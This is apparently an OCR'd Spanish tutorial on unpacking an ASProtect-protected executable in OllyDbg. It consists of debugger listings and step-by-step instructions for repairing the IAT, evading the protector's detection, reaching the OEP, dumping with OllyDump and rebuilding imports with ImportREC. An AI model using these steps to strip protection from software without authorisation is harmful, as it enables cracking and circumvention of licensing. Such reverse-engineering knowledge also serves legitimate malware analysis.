009EFC98   8683 80B80000   XCHG BYTE PTR DS:[EBX+B880],AL
009EFC9E   0002            ADD BYTE PTR DS:[EDX],AL
009EFCA0   EB 1A           JMP SHORT 009EFCBC
009EFCA2   BC EB17E8EB     MOV ESP,EBE817EB
009EFCA7   14 E8           ADC AL,0E8
009EFCA9   EB 11           JMP SHORT 009EFCBC
009EFCAB   E8 EB0EE8EB     CALL EC870B9B
009EFCB0   0BE8            OR EBP,EAX
009EFCB2   EB 08           JMP SHORT 009EFCBC
009EFCB4   CD 20           INT 20
009EFCB6   EB 04           JMP SHORT 009EFCBC
009EFCB8   E8 EB01E831     CALL 3286FEA8
009EFCBD   C0C3 EB         ROL BL,0EB
009EFCC0   01E8            ADD EAX,EBP
009EFCC2   31C0            XOR EAX,EAX
009EFCC4   EB 02           JMP SHORT 009EFCC8
009EFCC6   CD 20           INT 20
009EFCC8   64:FF30         PUSH DWORD PTR FS:[EAX]
009EFCCB   EB 01           JMP SHORT 009EFCCE
009EFCCD   E9 64892031     JMP 31BF8636

Stack [0012FF40]=00A32D0C (00A32D0C), ASCII "kernel32.dll"
EBX=0012FF80, (ASCII "0aD")

Registers (FPU)
EAX 7C92188A ntdll.RtlDeleteCriticalSection
ECX 0012FE0C
EDX 0044612C ASPack.0044612C
EBX 0012FF80 ASCII "0aD"
ESP 0012FF40
EBP 0012FF88
ESI 00A32D31
EDI 0044612C ASPack.0044612C

EIP 009EFC7F

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000216 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM BE1C 00000045 0208005E
ST1 empty -UNORM BA4C 00000003 00000000
ST2 empty 0.0192141235640032540e-4933
ST3 empty +UNORM 0945 0012BA4A 00000000
ST4 empty 0.0192094893090377850e-4933
ST5 empty +UNORM 0114 7C80F23D 7C91E051
ST6 empty 1.0000000000000000000
ST7 empty 80.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0  (EQ
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump                                          ASCII
0044612C  8A 18 92 7C 00 00 00 00 00 00 00 00 00 00 00 00   è↑Æ|............
0044613C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044614C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044615C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044616C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044617C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044618C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0044619C  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461AC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461BC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461CC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461DC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461EC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
004461FC  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................

0012FF40  00A32D0C  ASCII "kernel32.dll"
0012FF44  009E0000
0012FF48  009C0000
0012FF4C  0012FF88
0012FF50  0012FF64
0012FF54  00A3067B  ASCII "OIX"
0012FF58  0012FFE0
0012FF5C  00000000
0012FF60  00A302E0
0012FF64  009C0000
0012FF68  009F06D4
0012FF6C  00001000
0012FF70  00041A00
0012FF74  33A004CA
0012FF78  00A302E0
```

Bueno, en la anterior imagen podemos ver el POPAD, pero no solo eso, también podemos ver que nuestro primer valor de la IAT ya si que parece una entrada de la IAT buena. Para que nos la repare toda sin tener que tracear para reparar toda la IAT, pongamos un BP en el POPAD y demos a F9.

```
009EFC67   53            PUSH EBX
009EFC68   80F8 02       CMP AL,2
009EFC6B v 74 06         JE SHORT 009EFC73
009EFC6D   0FB60E        MOVZX ECX,BYTE PTR DS:[ESI]
009EFC70   41            INC ECX
009EFC71 v EB 05         JMP SHORT 009EFC78
009EFC73   B9 04000000   MOV ECX,4
009EFC78   01CE          ADD ESI,ECX
009EFC7A   E8 C1FCFFFF   CALL 009EF940
009EFC7F   5B            POP EBX
009EFC80 ^ EB CE         JMP SHORT 009EFC50
009EFC82   61            POPAD
009EFC83   E8 3A000000   CALL 009EFCC2
009EFC88   68 91FC9E00   PUSH 9EFC91
009EFC8D   FF0424        INC DWORD PTR SS:[ESP]
009EFC90   C3            RETN
009EFC91   BC 8B44240C   MOV ESP,0C24448B
009EFC96 v EB 01         JMP SHORT 009EFC99
009EFC98   8683 80B80000 XCHG BYTE PTR DS:[EBX+B880],AL
009EFC9E   0002          ADD BYTE PTR DS:[EDX],AL
009EFCA0 v EB 1A         JMP SHORT 009EFCBC
009EFCA2   BC EB17E8EB   MOV ESP,EBE817EB
009EFCA7   14 E8         ADC AL,0E8
009EFCA9 v EB 11         JMP SHORT 009EFCBC
009EFCAB   E8 EB0EE8EB   CALL EC870B9B
009EFCB0   0BE8          OR EBP,EAX
009EFCB2 v EB 08         JMP SHORT 009EFCBC
009EFCB4   CD 20         INT 20
009EFCB6 v EB 04         JMP SHORT 009EFCBC
009EFCB8   E8 EB01E831   CALL 3286FEA8
009EFCBD   C0C3 EB       ROL BL,0EB
009EFCC0   01E8          ADD EAX,EBP
009EFCC2   31C0          XOR EAX,EAX
009EFCC4 v EB 02         JMP SHORT 009EFCC8
009EFCC6   CD 20         INT 20
009EFCC8   64:FF30       PUSH DWORD PTR FS:[EAX]
009EFCCB v EB 01         JMP SHORT 009EFCCE
009EFCCD - E9 64892031   JMP 31BF8636
```

```
Registers (FPU)
EAX 00000000
ECX 0012FE0C
EDX 00446698 ASPack.00446698
EBX 00A3429E ASCII "wininet.dll"
ESP 0012FF44
EBP 0012FF88
ESI 00A34332
EDI 00446680 ASPack.00446680

EIP 009EFC82

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM BE1C 00000045 0208005E
ST1 empty -UNORM BA4C 00000003 00000000
ST2 empty 0.0192141235640032540e-4933
ST3 empty +UNORM 0945 0012BA4A 00000000
ST4 empty 0.0192094893090377850e-4933
ST5 empty +UNORM 0114 7C80F23D 7C91E051
ST6 empty 1.0000000000000000000
ST7 empty 80.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 4020  Cond 1 0 0 0  Err 0 0 1 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                                          ASCII
0044612C  8A 18 92 7C ED 10 91 7C 05 10 91 7C F1 9E 80 7C
0044613C  E4 9A 80 7C 51 9A 80 7C 2F 99 80 7C 8D 99 80 7C
0044614C  D4 A0 80 7C C5 9B 80 7C 40 97 80 7C F8 9B 80 7C
0044615C  00 00 00 00 CF B4 80 7C 31 03 92 7C 00 00 00 00
0044616C  58 C0 80 7C 37 06 81 7C 87 0D 81 7C 8E 0B 81 7C
0044617C  44 20 83 7C 40 7A 94 7C 0E 18 80 7C 09 2A 81 7C
0044618C  39 2F 81 7C 77 0A 81 7C 6B 17 80 7C 51 0E 81 7C
0044619C  DA CD 81 7C 24 1A 80 7C 47 9B 80 7C 00 00 00 00
004461AC  8A 05 3D 7E 00 00 00 00 EA 6A 0F 77 1E 4E 0F 77
004461BC  20 49 0F 77 7E 4C 0F 77 A7 4B 0F 77 00 00 00 00
004461CC  E7 EB DA 77 49 6F DB 77 83 78 DA 77 B5 C1 DC 77
004461DC  1B 76 DA 77 08 B9 DB 77 C1 C8 DC 77 23 C1 DC 77
004461EC  F4 EA DA 77 F0 6B DA 77 00 00 00 00 54 5D 83 7C
004461FC  87 0D 81 7C D4 A0 80 7C 20 25 80 7C 51 9A 80 7C
0044620C  03 CE 81 7C 69 BC 80 7C B8 1C 83 7C 8E 0B 81 7C
0044621C  82 27 81 7C 0F AC 80 7C 0E 18 80 7C C6 97 80 7C
0044622C  8F 5E 83 7C 00 00 00 00 B5 9F 80 7C 77 1D 80 7C
0044623C  79 9E 80 7C 01 9E 80 7C 82 FE 80 7C B9 23 81 7C
0044624C  B9 4C 83 7C 19 FF 80 7C 2F FC 80 7C BB 0B 83 7C
0044625C  2D FD 80 7C A9 60 83 7C DE 2A 81 7C 00 00 00 00
0044626C  FF 08 86 7C 3D BF 80 7C 74 C5 9E 00 56 2B 83 7C
0044627C  CF B4 80 7C 62 D2 80 7C 31 03 92 7C FC 38 81 7C
0044628C  45 1C 83 7C 77 0A 81 7C 35 14 82 7C 28 97 80 7C
0044629C  00 00 00 00 00 00 00 00 FE 4F 83 7C 00 00 00 00
```

```
0012FF44  009E0000
0012FF48  009C0000
0012FF4C  0012FF88
0012FF50  0012FF64
0012FF54  00A3067B  ASCII "OIX"
0012FF58  0012FFE0
0012FF5C  00000000
0012FF60  00A302E0
0012FF64  009C0000
0012FF68  009F06D4
0012FF6C  00001000
0012FF70  00041A00
0012FF74  33A004CA
0012FF78  00A302E0
0012FF7C  00A34338
0012FF80  0044669C  ASPack.0044669C
0012FF84  00A32D08
0012FF88  0012FF98
0012FF8C  009EFDA4
0012FF90  009F0874
0012FF94  009EE2F8
0012FF98  00468415  RETURN to ASPack.00
0012FF9C  00000000
0012FFA0  0046868E  ASPack.0046868E
0012FFA4  7C923E6F  RETURN to ntdll.7C9
0012FFA8  7C923E62  RETURN to ntdll.7C9
```

```
Command  bp 7ffdf000
```

Mirad que bien quedo la IAT, jeje, ahora quitemos el BP y con el – del teclado vamos volviendo hacia atrás hasta llegar a los nops de la CALL que nopeamos y una vez allí seleccionamos todos los nops que forman parte del lugar donde estaba el CALL, hacemos clic derecho y le damos a Undo Selection para dejarlo como antes y que no nos detecte Asprotect:

Ahora volvemos a pulsar Ctrl. + O y volvemos a dejar desmarcadas todas las opciones menos la primera:



Aceptamos y le damos a F9 y empezamos a contar las excepciones incluida la primera que te da a al darle a F9. En mi caso, a la 10 ya arranca el programa así que vuelvo a reiniciar el Olly y vuelvo a hacer todo igual para reparar la IAT hasta volver a llegar a este punto donde ya se que tengo que parar en la excepción 9ª en mi caso. Una vez parado en la ultima excepción antes de que arranque el programa, voy al Memory Map con Alt + M y pongo un Breakpoint on Memory Access en la sección .code del ejecutable y le doy a F7 y F9 y nos parara en el OEP y esta vez con la IAT prácticamente reparada.


```
0044289C  55            PUSH EBP
0044289D  8BEC          MOV EBP,ESP
0044289F  83C4 F4       ADD ESP,-0C
004428A2  E8 4D0BFCFF   CALL 004033F4
004428A7  E8 0C21FCFF   CALL 004049B8
004428AC  E8 6354FCFF   CALL 00407D14
004428B1  E8 D6C6FCFF   CALL 0040EF8C
004428B6  E8 BDC7FCFF   CALL 0040F078
004428BB  E8 08E7FCFF   CALL 00410FC8
004428C0  E8 974DFDFF   CALL 0041765C
004428C5  E8 B61AFEFF   CALL 00424380
004428CA  E8 F986FEFF   CALL 0042AFC8
004428CF  E8 E899FEFF   CALL 0042C2BC
004428D4  E8 639AFEFF   CALL 0042C33C
004428D9  E8 CEA5FEFF   CALL 0042CEAC
004428DE  E8 95ABFEFF   CALL 0042D478
004428E3  E8 30BAFEFF   CALL 0042E318
004428E8  E8 6FBAFEFF   CALL 0042E35C
004428ED  E8 FABAFEFF   CALL 0042E3EC
004428F2  E8 69E1FEFF   CALL 00430A60
004428F7  E8 A4AFFFFF   CALL 0043D8A0
004428FC  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442901  E8 D210FEFF   CALL 004239D8
00442906  BA 38294400   MOV EDX,442938
0044290B  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442910  E8 DF0DFEFF   CALL 004236F4
00442915  FF15 0C494400 CALL DWORD PTR DS:[44490C]
0044291B  A1 30564400   MOV EAX,DWORD PTR DS:[445630]
00442920  E8 5311FEFF   CALL 00423A78
00442925  E8 D21BFCFF   CALL 004044FC
0044292A  8BE5          MOV ESP,EBP
0044292C  5D            POP EBP
0044292D  C3            RETN
0044292E  0000          ADD BYTE PTR DS:[EAX],AL
00442930  FFFF          ???
00442932  FFFF          ???
00442934  06            PUSH ES
00442935  0000          ADD BYTE PTR DS:[EAX],AL
EBP=0012FFF0
```


```
Registers (FPU)
EAX 0044289C ASPack.0044289C
ECX 7C926315 ntdll.7C926315
EDX 7C98C0D8 ntdll.7C98C0D8
EBX 7FFDC000
ESP 0012FFC4
EBP 0012FFF0
ESI 7C923E62 ntdll.7C923E62
EDI 7C923E6F ntdll.7C923E6F

EIP 0044289C ASPack.0044289C

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)

ST0 empty -UNORM BE1C 00000045 0208005E
ST1 empty -UNORM BA4C 00000003 00000000
ST2 empty +UNORM 4128 0012BA04 01000000
ST3 empty +UNORM 0945 0012BA4A 00000000
ST4 empty 0.0192094893090377850e-4933
ST5 empty +UNORM 0130 7C80F23D 7C91E051
ST6 empty 0.0100000000000000000
ST7 empty 96.0000000000000000000
               3 2 1 0      E S P U O Z D I
FST 0020  Cond 0 0 0 0  Err 0 0 1 0 0 0 0 0
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address   Hex dump                                          ASCII
0044612C  8A 18 92 7C ED 10 91 7C 05 10 91 7C F1 9E 80 7C
0044613C  E4 9A 80 7C 51 9A 80 7C 2F 99 80 7C 8D 99 80 7C
0044614C  D4 A0 80 7C C5 9B 80 7C 40 97 80 7C F8 9B 80 7C
0044615C  B8 C9 9E 00 CF B4 80 7C 31 03 92 7C 18 CA 9E 00
0044616C  58 C0 80 7C 37 06 81 7C 87 0D 81 7C 8E 0B 81 7C
0044617C  44 20 83 7C 40 7A 94 7C 0E 18 80 7C 09 2A 81 7C
0044618C  39 2F 81 7C 77 0A 81 7C 6B 17 80 7C 51 0E 81 7C
0044619C  DA CD 81 7C 24 1A 80 7C 47 9B 80 7C 00 00 00 00
004461AC  8A 05 3D 7E 00 00 00 00 EA 6A 0F 77 1E 4E 0F 77
004461BC  20 49 0F 77 7E 4C 0F 77 A7 4B 0F 77 00 00 00 00
004461CC  E7 EB DA 77 49 6F DB 77 83 78 DA 77 B5 C1 DC 77
004461DC  1B 76 DA 77 08 B9 DB 77 C1 C8 DC 77 23 C1 DC 77
004461EC  F4 EA DA 77 F0 6B DA 77 00 00 00 00 54 5D 83 7C
004461FC  87 0D 81 7C D4 A0 80 7C 20 25 80 7C 51 9A 80 7C
0044620C  03 CE 81 7C 69 BC 80 7C B8 1C 83 7C 8E 0B 81 7C
0044621C  82 27 81 7C 0F AC 80 7C 0E 18 80 7C C6 97 80 7C
0044622C  8F 5E 83 7C 28 CA 9E 00 B5 9F 80 7C 77 1D 80 7C
0044623C  79 9E 80 7C 01 9E 80 7C 82 FE 80 7C B9 23 81 7C
0044624C  B9 4C 83 7C 19 FF 80 7C 2F FC 80 7C BB 0B 83 7C
0044625C  2D FD 80 7C A9 60 83 7C DE 2A 81 7C D4 C9 9E 00
0044626C  FF 08 86 7C 3D BF 80 7C 74 C5 9E 00 56 2B 83 7C
0044627C  CF B4 80 7C 62 D2 80 7C 31 03 92 7C FC 38 81 7C
0044628C  45 1C 83 7C 77 0A 81 7C 35 14 82 7C 28 97 80 7C
0044629C  0C CA 9E 00 04 CA 9E 00 FE 4F 83 7C 38 CA 9E 00
```


```
0012FFC4  7C816FD7  RETURN to kerne
0012FFC8  7C923E6F  RETURN to ntdll.
0012FFCC  7C923E62  RETURN to ntdll.
0012FFD0  7FFDC000
0012FFD4  80543FFD
0012FFD8  0012FFC8
0012FFDC  8374F020
0012FFE0  FFFFFFFF
0012FFE4  7C839AA8  kernel32.7C839A
0012FFE8  7C816FE0  kernel32.7C816F
0012FFEC  00000000
0012FFF0  00000000
0012FFF4  00000000
0012FFF8  00130000  ASCII "h#"
0012FFFC  00000000
```

Este es el momento de dumpear y yo lo haré con el plugin para Olly OllyDump así que adelante:






Nos aparece una ventana como la de arriba a la cual le desmarcamos la opción Rebuild Import y le damos a Dump y en la siguiente ventana elegimos un nombre y una ubicación y le damos a Guardar y ya tenemos nuestro dumpeado.



Ahora le vamos a reparar la IAT y para ello usaremos Import Rec.
Lo ejecutamos y como se muestra en la siguiente imagen, buscamos en la lista nuestro proceso para atachearlo y hacemos clic encima.



Ahora llega el momento de meter el OEP, RVA y Size y para eso lo apuntamos todo antes.
El Oep es el que tenemos apuntado menos la Image Base que es 400000.

